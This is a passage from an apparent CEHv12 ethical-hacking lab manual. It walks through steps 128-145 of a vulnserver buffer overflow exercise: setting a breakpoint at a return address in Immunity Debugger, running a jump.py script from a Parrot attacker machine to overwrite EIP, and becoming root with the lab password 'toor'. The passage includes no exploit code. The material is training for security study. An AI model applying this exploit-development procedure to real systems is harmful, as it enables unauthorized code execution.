
128. Close **Immunity Debugger** and the vulnerable server process.

129. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.

130. In the **Immunity Debugger** window, click the **Go to address in Disassembler icon**.

131. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.

132. You will be pointed to **625011af ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.




133. Now, click on the **Run program** in the toolbar to run **Immunity Debugger**.

134. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

135. Maximize the **terminal** window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.


136. Now, type **./jump.py** and press **Enter** to execute the Python script.



137. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

138. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

> Note: You can control the EIP register if the target server has modules without proper memory protection settings.



139. Close **Immunity Debugger** and the vulnerable server process.

140. Re-launch the vulnerable server as an administrator.

141. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

142. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

143. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

144. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

145. Now, type **cd** and press **Enter** to jump to the root directory.

